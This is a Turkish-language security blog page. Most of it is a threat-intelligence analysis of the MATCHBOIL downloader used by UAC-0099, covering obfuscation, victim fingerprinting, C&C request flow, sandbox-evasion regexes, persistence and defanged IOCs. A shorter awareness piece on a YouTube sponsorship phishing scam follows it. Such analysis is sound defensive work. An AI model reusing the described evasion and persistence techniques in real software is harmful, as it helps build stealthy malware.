MATCHBOIL’in yapılandırması örneklerin içine sabit olarak kodlanmıştır ve C&C iletişimi, dizinler ve kurban makineye yüklenecek dosya adlarıyla ilgili dizeleri içerir. İlk örneklerde bu dizeler ikili dosyada şifrelenmiş olarak yer alırken en son örnekte ise açık metin olarak veya [*.NET Reactor*](https://www.eziriz.com/reactor_features.htm) gizleme aracı nedeniyle şifrelenmiş olarak bulunur.
## MATCHBOIL’in Evrimi
Nisan 2024 tarihli zaman damgalarına sahip örneklerden Nisan 2026’da keşfedilenlere kadar, yaklaşık iki yıllık bir süre içinde ortaya çıkan MATCHBOIL örneklerini analiz ettik. Bu nispeten kısa zaman diliminde, UAC-0099’un indiricinin kodunda birçok iyileştirme yaptığını gördük; ana değişiklikler şunlarla ilgilidir:
- Genel mantık, yalnızca bir kez çalıştırılan tek seferlik bir indiriciden, 2025’in sonunda iki dakikalık bir zamanlayıcıyla çalıştırılarak C&C’den en son yükü alabilen bir yapıya dönüştü.
- Gizleme – yazdırılamayan Unicode karakterleri ve dize şifreleme algoritmalarının kullanılmasından Eziriz [*.NET Reactor*](https://www.eziriz.com/reactor_features.htm) gizleme aracına geçildi.
- Kalıcılık mekanizması – belirli bir kayıt defteri değeri ile zamanlanmış bir görevin birleşimini kullanmaktan (2024), yalnızca Run anahtarındaki bir Windows kayıt defteri değerini kullanmaya (Temmuz 2025) ve ardından zamanlanmış bir göreve (2025 sonu) geçiş.
- Savunma atlatma – 2025 sonlarından itibaren kademeli olarak, kötü amaçlı yazılımın bir sanal ortamda çalışıp çalışmadığını kontrol etmek için yöntemler eklenmesi.
- Kullanıcı aldatma – 2025 sonlarında, kullanıcı yükü çalıştırdığında görünen bir grafik kullanıcı arayüzü (GUI) eklenmesi ve 2026 başlarında bunun daha az göze çarpan bir sürüme değiştirilmesi.
Sonraki bölümlerde, derleme zaman damgalarına göre gözlemlenen tüm MATCHBOIL sürümlerini kronolojik sırayla inceleyecek ve ayrıntılı olarak açıklayacağız. Kötü amaçlı yazılımın kodunda sürekli değişiklikler olmasına rağmen amacı aynı kalmaktadır: C&C’den bir yük indirmek ve kalıcı hâle getirmek.
### 2024 örnekleri
Gördüğümüz en eski MATCHBOIL örneklerinin derleme zaman damgaları 2024 yılına aittir.
Bu örneklerdeki tüm C# sınıf ve yöntem adları, \\uFDD1.\\uFDD0 gibi yazdırılamayan Unicode sembolleri kullanılarak gizlenmiştir. İkili dosyalardaki dizeler, dizeyi şifresini çözmek için sayısal bir tohum kullanan bit kaydırma işlemleriyle XOR işleminin birleşiminden oluşan özel bir şifreleme algoritmasıyla şifrelenmiştir. Bu tohum, örneğe göre değişiklik gösterir.
**Şekil 1**, bu dönemdeki MATCHBOIL örnekleri tarafından kullanılan dize şifre çözme algoritmasının dekompile edilmiş hâlini göstermektedir.
Şekil1 . MATCHBOIL dize şifre çözme rutininin dekompilasyonu
Daha önce de belirttiğimiz gibi, MATCHBOIL, C&C iletişimi sırasında kurban bilgisayarı tanımlamak amacıyla bu bilgisayardan bilgi toplar. C# sınıfı [*ManagementObjectSearcher’ı*](https://learn.microsoft.com/en-us/dotnet/api/system.management.managementobjectsearcher?view=net-10.0-pp) kullanarak çeşitli Windows Management Instrumentation (WMI) sorguları gerçekleştirir ve örneğin kurban bilgisayarın CPUID’sini veya BIOS seri numarasını alır. **Şekil 2**, bu bilgileri elde etmek için kullanılan mantığın derlenmemiş hâlini göstermektedir. MATCHBOIL’in sonraki sürümleri, kullanıcı adı ve ağ arabiriminin MAC adresi gibi kurban hakkında daha fazla bilgi elde eder.
Şekil2 . Kurbanın makine bilgilerini elde etmek için kullanılan MATCHBOIL rutinine ait derlenmemiş mantık
[*MATCHBOIL 101*](applewebdata://96B1885D-D56E-49EB-8095-568324DCB7E8#_MATCHBOIL_101) bölümünde açıklandığı gibi: C&C iletişimi başlamadan önce, kötü amaçlı yazılım yükün kurbanın makinesine zaten yüklenip yüklenmediğini kontrol eder. Bunu, yükün yüklenmesi için kullanılan dizinin varlığını ve yükün kendisini kontrol ederek yapar.
Yük mevcut değilse MATCHBOIL, C&C sunucusuna üç HTTPS isteğinden oluşan C&C iletişimini başlatır. 2024 örneklerinde, kötü amaçlı yazılım, önceden elde edilen kurban bilgilerini içeren SN (muhtemelen seri numarası anlamına gelir) adlı özel bir HTTP başlığı ve özel karakterler içerebilen 25 karakter uzunluğunda bir dizeyle doldurulmuş User-Agent adlı bir HTTP başlığı kullanır.
İlk istek yürütüldüğünde, C&C sunucusu sayısal bir değerle yanıt verir; bu değer, ikinci istekte Count adlı başka bir özel HTTP başlığının değeri olarak kullanılır. Bu değer, C&C sunucusunun kurban makinesine hangi yükün indirileceğini belirlemek ve/veya isteğin MATCHBOIL’den geldiğini ve başka bir hizmetten gelmediğini doğrulamak için kullanabileceği bir kimlik gibi görünmektedir.
Kötü amaçlı yazılımın mantığına göre, C&C sunucusunun ikinci isteğe vereceği yanıtın, yükün onaltılık kodlanmış hâlini içeren bir HTML kodu biçiminde olması beklenir. MATCHBOIL, yanıt gövdesinden yükü alır ve ardından bunu, sabit kodlanmış belirli bir dosya adıyla belirtilen dizine yükler. 2024 örneklerinde tam yol %LOCALAPPDATA%\\DeviceMonitor idi.
Üçüncü istek, yükün kurulduğu dizin içinde config.ini adlı bir dosyada saklanan bir dizeyi alır. Bu, büyük olasılıkla yük için bir yapılandırma dosyasıdır.
C&C iletişimi tamamlandığında MATCHBOIL kurban bilgisayarda yükün kalıcılığını sağlar. İncelenen 2024 örnekte, MATCHBOIL kalıcılığı iki yolla sağlar: HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run anahtarı altında DeviceMonitor adlı bir kayıt defteri değeri oluşturmak ve Updates\\CheckTask adlı bir zamanlanmış görev oluşturmak.
Son olarak, bu bölümde bahsedilen tüm mantık bir C# ana sınıfı içinde yer almaktadır. Bu sürümde MATCHBOIL, tek seferlik bir indirici olarak çalışır ve yüklenen yükü çalıştırmak için kalıcılık mekanizmalarına güvenir.
### Temmuz 2025 örnekleri
Temmuz 2025 örnekleri ile 2024 örnekleri arasında çok fazla önemli değişiklik yoktur.
Kötü amaçlı yazılımın mantığındaki en büyük değişiklik, kodun [*Task*](https://learn.microsoft.com/en-us/dotnet/api/system.threading.tasks.task?view=net-8.0) kütüphanesini kullanarak asenkron görevler aracılığıyla yürütülmesidir. Bu, bir sonraki görevin yürütülmesinin bir önceki görev tamamlanana kadar devam etmediği anlamına gelir; örneğin, MATCHBOIL C&C’ye ilk isteği gönderdiğinde, ilki tamamlanana kadar ikinci isteğe geçmez.
2024 örneklerinin aksine, MATCHBOIL’in bu sürümü, SN HTTP başlığı için kurbanın makinesi hakkında daha fazla bilgi toplar: BIOS’un seri numarası, ilk veya varsayılan ağ arabiriminin fiziksel adresi ile bilgisayarın modeli ve üreticisi.
Kalıcılık söz konusu olduğunda, bu sefer kalıcılık Run anahtarındaki Windows kayıt defteri girdileri aracılığıyla sağlanmaktadır.
MATCHBOIL’in bu örneklerindeki son dikkat çekici değişiklik, kötü amaçlı yazılımın kurulumundan sonra *[ManagementClass](https://learn.microsoft.com/en-us/dotnet/api/system.management.managementclass.-ctor?view=netframework-4.5#system-management-managementclass-ctor)* aracılığıyla bir [*Win32\_Process*](https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process) nesnesi oluşturarak yükünü çalıştırmasıdır.
### Kasım ve Aralık 2025 örnekleri
Bu bölümde belgelenen örnekler, Kasım ve Aralık 2025’te ESET telemetrisinde keşfedilmiştir. Bu örneklerin zaman damgaları geçersiz olsa da analizimiz, söz konusu sürüme kıyasla önemli değişiklikler sergiledikleri için Temmuz 2025’teki örneklerden daha yeni olduklarını güçlü bir şekilde göstermektedir.
İlk olarak, UAC-0099, yazdırılamayan Unicode sembolleri ve dize şifrelemesine dayalı gizleme yöntemlerini kullanmak yerine, bunları Eziriz [*.NET Reactor*](https://www.eziriz.com/dotnet_reactor.htm) gizleme aracıyla değiştirmiştir. Bu gizleme aracı, kod sanallaştırma ve kontrol akışı gizleme gibi birçok özelliğe sahiptir; bu da MATCHBOIL’in analizini daha karmaşık hâle getirebilir.
Kötü amaçlı yazılımı daha da gizlemek amacıyla operatörler ayrıca kurbanların MATCHBOIL’i manuel olarak çalıştırmaları durumunda kendilerine gösterilen bir günlük ajanda biçiminde bir grafik kullanıcı arayüzü (GUI) eklemişlerdir. **Şekil 3**‘te görüldüğü gibi, bu “ajanda”nın görünümü, her ikisi de “Today” başlıklı iki metin alanının varlığı ve pencere adındaki yazım hatası (bu hatadan programın süt ürünleri tüketimini planlamak için kullanılması gerektiği anlaşılıyor), bu hilenin etkisini bir ölçüde azaltmaktadır.
Şekil3 . MATCHBOIL’in doğrudan çalıştırılması sırasında görüntülenen yanıltıcı GUI
Kötü amaçlı faaliyetlerini gerçekleştirmek için MATCHBOIL’in bu sürümü-auto argümanıyla başlatılmayı bekler. Bu argüman mevcut değilse bu durum kötü amaçlı yazılımın manuel olarak çalıştırıldığı anlamına gelir ve kurbanın ekranında GUI görüntülenir. Argüman mevcutsa MATCHBOIL Global\\PlannerAssistant adlı bir mutex oluşturmaya devam eder. Muhtemelen GUI programının temasına uymak amacıyla 2025 sonlarında ortaya çıkan örneklerin yükü %LOCALAPPDATA%\\MeowCheck\\ dizinine kurulur ve MeowMeowProgramm.exe dosya adına sahiptir.
Mutex’i oluşturduktan sonra MATCHBOIL, Windows olay günlüklerini almak için .NET [*EventLogReader*](https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.eventing.reader.eventlogreader?view=net-11.0-pp) sınıfı aracılığıyla \*\[System/EventID=6013\] sorgusunu kullanarak, bir sanal ortamda mı yoksa başka bir özel analiz ortamında mı çalıştığını belirler. ID 6013 altında kaydedilen olaylar, sistemin son önyüklemeden bu yana ne kadar süredir çalıştığını bildirir. MATCHBOIL, kurban makinenin çalışma süresini elde etmek amacıyla bu günlükleri taramak için kullandığı iki düzenli ifadeye sahiptir:
- uptime\\sis\\s(\\d+)\\sseconds
- работоспособного\\sсостояния\\s(\\d+)\\sсек
İkinci düzenli ifade Rusça yazılmıştır ve makine çevirisi ile operational\\sstate\\s(\\d+)\\ssec olarak çevrilir.
MATCHBOIL, çalışma süresi değeri en az 7.200 saniye (iki saate eşittir) olan en az üç olay tespit ederse bir sanal ortamda veya başka bir özel analiz makinesinde çalışmadığını varsayar.
Ayrıca .NET sınıfı [*Debugger’daki*](https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.debugger?view=net-10.0) IsAttached özelliğini kontrol ederek bir hata ayıklayıcıya bağlı olup olmadığını da kontrol eder. Bağlı değilse MATCHBOIL’in C&C iletişim mantığını her iki dakikada bir çalıştıran bir zamanlayıcı oluşturur. Bu, tek seferlik indirici davranışını değiştirdiği için MATCHBOIL’in mantığında ilginç bir değişikliktir. Artık C&C sunucusuyla iletişimi sürdürebilir; bu sayede mevcut en son yükü indirebilir veya C&C sunucusuyla ilk iletişimde bir sorun olması durumunda, MATCHBOIL daha sonraki isteklerle yükünü C&C sunucusundan alabilir.
Bu kontroller tamamlandıktan sonra MATCHBOIL, aynı SN ve User-Agent HTTP başlıklarını kullanarak C&C sunucusuna her zamanki üç isteği yürütmeye devam eder; ancak ikinci istekte sayısal değer için kullanılan HTTP başlığı Answer’dır.
Bu örneklerin bazılarında (örneğin SHA-1: F886B615CB9E23EAD2718FF2A61155ACFB04CE9E), C&C iletişimi ile yükün HTML kodunda kalıcı hâle getirilmesi ve buradan alınması için kullanılan mantık, AdditionalLib.dll adlı bir DLL dosyasında bulunur. Bu dosya, MATCHBOIL’in bulunduğu dizine yüklenir.
**Şekil 4**, üst kısımda bu MATCHBOIL örnekleri grubunda kullanılan ikinci HTTPS isteğinin derlenmemiş kodunu, alt kısımda ise 2024 tarihli daha eski bir örnekten alınan aynı HTTPS isteğini göstermektedir. Kodun gizlemesinin kaldırılmış olduğuna dikkat edin.
Şekil4 . İkinci istek için 2025 (üstte) ve 2024 (altta) tarihli MATCHBOIL örneklerindeki mantığın karşılaştırılması
Ayrıca MATCHBOIL’in ikinci isteğin yükünü C:\\Users\\<kullanıcı adı>\\Pictures dizininde WallpappersSet.jpg adlı geçici bir dosyaya kaydettiğini de gördük.
Üçüncü isteğe verilen yanıt, C:\\Users\\Public\\Libraries dizininde config.library-ms adlı bir dosyaya kaydedilir. Daha eski örneklerde bu yanıt, yükün kurulduğu dizin içinde config.ini dosya adıyla kaydedilmişti.
Yükün kalıcılık mekanizması da değişmiştir; bu durum, grubun sürekli olarak belirli bir mekanizmadan diğerine geçtiğini göstermektedir. Bu sürümde, kötü amaçlı yazılım her yedi dakikada bir çalışan UpdateCheckers\\DailyPlanner adlı bir zamanlanmış görev oluşturur.
### 2026 Örnek
2026 yılında şu ana kadar birkaç farklı MATCHBOIL örneği tespit ettik. Şubat ayında, önceki sürüme kıyasla çoğunlukla küçük değişiklikler içeren bir örneği (SHA-1: 1E2C4AAC30EDFF86CD9A30BD08B199BCD3D0CCCE) ilk kez keşfettik. Bu değişikliklerden biri, MATCHBOIL’in kötü amaçlı kodunu çalıştırıp çalıştırmayacağının kontrolüne yapılan bir ayarlamadır: Operatörler, önceki komut olan-auto ile birlikte çalıştırılan-plans argümanını eklemişlerdir.
Aynı ayın ilerleyen günlerinde, başka bir örnek (SHA-1: C85D28F7D272CE2BBBFB9DAE71D21BF25B8D00FC) keşfettik. Bu örnekte, kötü amaçlı faaliyeti yürütmek için kullanılan argüman-renew’dir; bu argüman mevcut değilse veya farklıysa MATCHBOIL, **Şekil 5**‘te gösterilen GUI’yi görüntüler. Bu sefer, kullanıcı tarafından sağlanan düzenli ifadeler veya bir desene göre metin dosyalarında arama yapabilen bir yardımcı programdır; bu da operatörlerin, **Şekil 3**‘teki günlük planlayıcının ötesine geçtiklerini göstermektedir.
Şekil5 . Kurbana gösterilen GUI
2026 yılında keşfettiğimiz en son varyant Nisan ayına aittir ve SHA-1 değeri050926727CDD74F0B3A8A098E60B76D10FB06B14’tür. Bu, bir MATCHBOIL örneğinin özel bir C# yükleyici tarafından yürütülen bir DLL dosyası olması açısından bir ilk teşkil etmektedir; önceki tüm örnekler, bazen kötü amaçlı yazılımın mantığının bir kısmını içeren bir DLL ile birlikte gelen EXE dosyalarıydı. CERT-UA da bu varyantı [*MATCHBOIL.V2*](https://cert.gov.ua/article/6318634) olarak adlandırarak açıklamıştır.
Bu en yeni varyant, sanal bir ortamda çalışıp çalışmadığını belirlemek için ek bir kontrol daha eklemiştir: işletim sisteminin kurulum tarihinin, MATCHBOIL örneğinin çalıştırıldığı tarihten 10 gün veya daha fazla eski olup olmadığını kontrol eder. Daha önce de belirtildiği gibi, bu koşul doğruysa MATCHBOIL sonlandırılır.
Bu kötü amaçlı yazılım sürümünde, indirilen yük, %LOCALAPPDATA%\\SMTPClient dizinine SMTPClientApplication.exe adlı bir dosya olarak kurulur. Bu dizini ve dosya adını 2025 yılının sonunda kullanılanlarla karşılaştırırsak kurbanın bilgisayarında yükün gizlenmeye çalışıldığı görülür; zira SMTPClientApplication.exe, MeowMeowProgramm.exe adlı bir program dosyasına kıyasla çok daha az dikkat çeker.
Kalıcılık mekanizması olarak, kötü amaçlı yazılım MailClient adlı bir dizin altında Checker adlı zamanlanmış bir görev kullanır.
Önceki örneklerde bahsettiğimiz, kurban bilgisayardan bilgi elde etmeye yönelik mantık ve yük ile potansiyel yapılandırmasını elde etmeye yönelik düzenli ifadeler gibi diğer MATCHBOIL mantıkları büyük ölçüde değişmemiştir.
## Ağ Altyapısı
UAC-0099, C&C sunucularını barındırmak için [*BitLaunch*](https://bitlaunch.io/) gibi sanal özel sunucuları ve sunucuları gizlemek için [*Cloudflare*](https://www.cloudflare.com/) gibi bulut hizmetlerini kullanır. Bu sunucular HTTP ve HTTPS kullanır. Ayrıca TLS sertifikalarının [*Let’s Encrypt*](https://letsencrypt.org/) ile oluşturulduğunu ve bu sertifikaların diğer etki alanlarında yeniden kullanılmadığını da gördük.
## Sonuç
Nisan 2024’ten Nisan 2026’ya kadar MATCHBOIL örnekleri üzerinde yaptığımız inceleme, kod düzeyindeki yapıdan .NET Reactor obfuscator kullanımına kadar birçok değişikliği ortaya çıkardı; bunların tümü nispeten kısa bir sürede hayata geçirildi. Bu durum, UAC-0099 operatörlerinin indirme aracını iyileştirmeye büyük ilgi duyduğunu göstermektedir; bu ilgi, yalnızca güvenlik çözümleri tarafından tespit edilmekten kaçınmakla kalmayıp, gelecekteki saldırılarda araç setlerinin önemli bir parçası olarak kullanmak amacıyla da ortaya çıkmaktadır.
## IOC’ler
Kapsamlı bir tehlike göstergeleri (IoC) ve örnek listesi [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/) bulunabilir.
### Files
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| B6569B0050B864C4A0D32326954BC2D3852A3958 | PlannerLibrary.dll | MSIL/Agent.XXC | MATCHBOIL DLL with C&C and payload persistence logic. |
| A926889BAB31F3C34663D18C05C4E862EF367028 | AnimalUpdater.exe | MSIL/Agent\_AGen.DGX | MATCHBOIL downloader. |
| 026F892630D0A4FE854A75984695BA99AF0022C4 | bootloader.exe | MSIL/Agent.XPZ | MATCHBOIL downloader. |
| F886B615CB9E23EAD2718FF2A61155ACFB04CE9E | PlannerAssistantManager.exe | MSIL/Agent.XXC | MATCHBOIL downloader. |
| 1E2C4AAC30EDFF86CD9A30BD08B199BCD3D0CCCE | PlannerAssistantManager.exe | MSIL/Agent.XXC | MATCHBOIL downloader. |
| C85D28F7D272CE2BBBFB9DAE71D21BF25B8D00FC | RegularExpressionExplorer.exe | MSIL/Agent.YBX | MATCHBOIL downloader. |
| 6D72B56B86FD5ED9BD188C8C88CFC69476F836E7 | HelpersLibraries.dll | MSIL/Agent.XXC | MATCHBOIL downloader DLL version. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| N/A | virtualdailyplanner\[.\]pro | N/A | 2025‑11‑10 | MATCHBOIL C&C server hidden behind Cloudflare. |
| N/A | telemetry-conf\[.\]com | N/A | 2025‑08‑12 | MATCHBOIL C&C server hidden behind Cloudflare. |
| 64.95.10\[.\]223 | flycloud-service\[.\]com | BL Networks | 2026‑03‑03 | MATCHBOIL C&C IP, VPS. |
| 64.95.13\[.\]210 | airarticlegenerate\[.\]com | BL Networks | 2025‑05‑07 | MATCHBOIL C&C IP, VPS. |
### MITRE ATT&CK Teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *19. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [*T1588.002*](https://attack.mitre.org/versions/v19/techniques/T1588/002) | Obtain Capabilities: Tool | UAC‑0099 used Eziriz .NET Reactor to obfuscate MATCHBOIL. |
| [*T1583.003*](https://attack.mitre.org/versions/v19/techniques/T1583/003) | Acquire Infrastructure: Virtual Private Server | UAC‑0099 uses VPSes as MATCHBOIL C&C servers. |
| [*T1587.003*](https://attack.mitre.org/versions/v19/techniques/T1587/003) | Develop Capabilities: Digital Certificates | UAC‑0099 uses Let’s Encrypt TLS certificates for MATCHBOIL C&C servers. |
| [*T1583.001*](https://attack.mitre.org/versions/v19/techniques/T1583/001) | Acquire Infrastructure: Domains | UAC‑0099 registers domains that are used for MATCHBOIL C&C communication. |
| [*T1587.001*](https://attack.mitre.org/versions/v19/techniques/T1587/001) | Develop Capabilities: Malware | UAC‑0099 has developed its own malware, such as MATCHBOIL. |
| **Execution** | [*T1106*](https://attack.mitre.org/versions/v19/techniques/T1106) | Native API | MATCHBOIL uses Windows APIs for communication to the C&C server. |
| [*T1047*](https://attack.mitre.org/versions/v19/techniques/T1047) | Windows Management Instrumentation | MATCHBOIL uses WMI queries to obtain system information about a victim’s machine. |
| **Persistence** | [*T1547.001*](https://attack.mitre.org/versions/v19/techniques/T1547/001) | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | MATCHBOIL has persisted its payload via a Windows registry Run entry. |
| [*T1053.005*](https://attack.mitre.org/versions/v19/techniques/T1053/005) | Scheduled Task/Job: Scheduled Task | MATCHBOIL and its payload persist via a scheduled task. |
| **Stealth** | [*T1622*](https://attack.mitre.org/versions/v19/techniques/T1622) | Debugger Evasion | Some MATCHBOIL variants can check whether they are attached to a debugger. |
| [*T1678*](https://attack.mitre.org/versions/v19/techniques/T1678) | Delay Execution | MATCHBOIL abuses the Sleep API to delay execution. |
| [*T1140*](https://attack.mitre.org/versions/v19/techniques/T1140) | Deobfuscate/Decode Files or Information | MATCHBOIL decrypts its strings at runtime, which can be used for C&C communication or the directory for installing the payload. |
| [*T1497.001*](https://attack.mitre.org/versions/v19/techniques/T1497/001) | Virtualization/Sandbox Evasion: System Checks | MATCHBOIL queries Windows event logs to detect whether it is being executed in a sandboxed environment. |
| [*T1036.005*](https://attack.mitre.org/versions/v19/techniques/T1036/005) | Masquerading: Match Legitimate Name or Location | MATCHBOIL has used the filename Thumbs.db for its downloaded payload. |
| **Command and Control** | [*T1573.002*](https://attack.mitre.org/versions/v19/techniques/T1573/002) | Encrypted Channel: Asymmetric Cryptography | MATCHBOIL uses TLS for encrypting its C&C communication. |
| [*T1132.001*](https://attack.mitre.org/versions/v19/techniques/T1132/001) | Data Encoding: Standard Encoding | MATCHBOIL receives its payload hex encoded during C&C communication. |
| [*T1071.001*](https://attack.mitre.org/versions/v19/techniques/T1071/001) | Application Layer Protocol: Web Protocols | MATCHBOIL uses HTTPS for C&C communication. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [YouTube içerik üreticilerini hedef alan sponsorluk dolandırıcılığı](https://antivirus.com.tr/youtube-icerik-ureticilerini-hedef-alan-sponsorluk-dolandiriciligi/)
**Published:** Ekim 9, 2026
**Author:** Kadriye Bay
**Excerpt:** YouTube kanalınız için kulağa inandırıcı gelen bir sponsorluk teklifi, Google hesabınızı ele geçirme girişiminde olabilir
**Content:**
*YouTube kanalınız için kulağa inandırıcı gelen bir sponsorluk teklifi, Google hesabınızı ele geçirme girişiminde olabilir*
Bir YouTuber için bu süreç rutin bir iş gibi görünebilir: Küresel bir markadan gelen kişiselleştirilmiş bir sponsorluk e-postası ve ücretler üzerine kısa bir pazarlık, ardından şık bir iş birliği platformunu ziyaret etme daveti. Ancak bazı durumlarda bu süreç, sosyal medya içerik oluşturucularını Google hesaplarından mahrum bırakabilecek bir dolandırıcılığı gizleyebilir.
Son zamanlarda ortaya çıkan bu tür bir kampanyada, kablosuz iletim ve görsel-işitsel ekipman üreticisi olan Hollyland’in kimliği taklit ediliyor. Bu dolandırıcılık planını, ilk temastan sözde ortaklık görüşmelerine ve oturum açma talebine kadar takip ettik. Ayrıca dolandırıcıların farklı marka kimlikleri ve alan adları kullanarak kampanyayı yeniden düzenledikleri birkaç varyant da tespit ettik.
İşte bu tuzağın nasıl işlediği ve nelere dikkat etmeniz gerektiği.
## E-postalar
Çoğu zaman olduğu gibi, bu dolandırıcılık planı iş birliği teklifi içeren kişiselleştirilmiş bir e-posta ile başlar. Bir örnekte, Peru’daki bir gazeteci, kendini sadece “Brandi” olarak tanıtan ve Hollyland’s Creator Partnerships ekibi için çalıştığını iddia eden bir göndericiden “Ücretli iş birliği fırsatı” başlıklı bir e-posta aldı.
Mesaj kişiselleştirilmişti ve hedef kişinin YouTube kanalındaki videolara dair özel atıflar içeriyordu; içerik üreticisine bir cihaz ve uzun vadeli bir iş birliği olasılığı sunuluyordu.
*Şekil 1. İlk temas*
Ancak şimdiden açık bir uyarı işareti var: Bu alan adı Hollyland ile hiçbir ilgisi yok. Her neyse gazeteci e-postaya ücretlerini belirterek yanıt verdikten sonra, “Brandi” ondan joinmatchy\[.\]com/hollyland adresine gitmesini istedi; burada kanalın performans istatistiklerinin yanı sıra sözleşme ve ödeme bilgilerinin de doğrulanacağı iddia ediliyordu. Tüm bu ayrıntılar, sözde teklifin meşruiyetini pekiştiriyordu.
*Şekil 2. Dolandırıcıdan gelen ikinci e-posta*
## Cennette eşleşme yok
Diğer birçok kimlik avı saldırısından farklı olarak, bu dolandırıcılık yöntemi kullanıcıdan hemen parolasını veya diğer hassas bilgilerini istemiyor. Bunun yerine, potansiyel kurban önce bir dizi inandırıcı görünen adımdan geçiriliyor.
Örneğin, sahte web sitesinde kampanya metrikleri, büyük şirketlerin logoları ve köklü bir platformun diğer ayırt edici özellikleri yer alır. Ayrıca içerik üreticinin iş birliğinden ne kadar kazanabileceğini tahmin etmek için bir gelir hesaplayıcısının yanı sıra sözleşme görüşmelerini, ortak projeleri ve ödemeleri otomatikleştirmek üzere tasarlanmış çeşitli özellikler de bulunmakta. Platform ayrıca içerik üreticinin YouTube kanalının URL’sini ister; bu URL’yi, kamuya açık bilgileri almak ve görünüşte kişiselleştirilmiş bir deneyim oluşturmak için kullanır.

*Şekil 3. Scouty olarak adlandırılan bir varyant*
## YouTube içerik üreticileri için riskler artıyor
Bir sonraki adımda, sosyal medya içerik oluşturucusu, sözde YouTube kanalının sahibi olduğunu doğrulamak amacıyla bir Google oturum açma sayfasına yönlendirilir. Elbette, “Google ile oturum aç” seçeneği, sayısız çevrimiçi platform tarafından kullanılan meşru bir kimlik doğrulama mekanizmasıdır. Bu tanıdık görünüm ve o ana kadar oluşturulan meşruiyet hissi, hedefin gardını düşürmesine ve bu talebi bir kimlik kontrolü ya da sürecin normal bir adımı olarak görmesine neden olabilir.
Önemli olan nokta, zararın boyutu sayfanın arkasında ne olduğuna bağlıdır. Varsayılan olarak, gerçek Google oturum açma akışı siteyle yalnızca ad, e-posta adresi ve profil resmini paylaşır – tabii saldırganların videoları yüklemesine veya silmesine olanak tanıyan YouTube kanalını yönetme izni gibi daha fazla bilgi istenmediği sürece. Öte yandan, sahte bir oturum açma sayfası daha da ileri gider; parolayı ve tek kullanımlık kodu ele geçirir ve bunlarla birlikte kişisel bilgiler, hesap kurtarma yöntemleri ve Gmail ile Google Drive gibi hizmetlere erişim dâhil olmak üzere hesabın kendisini ele geçirir.
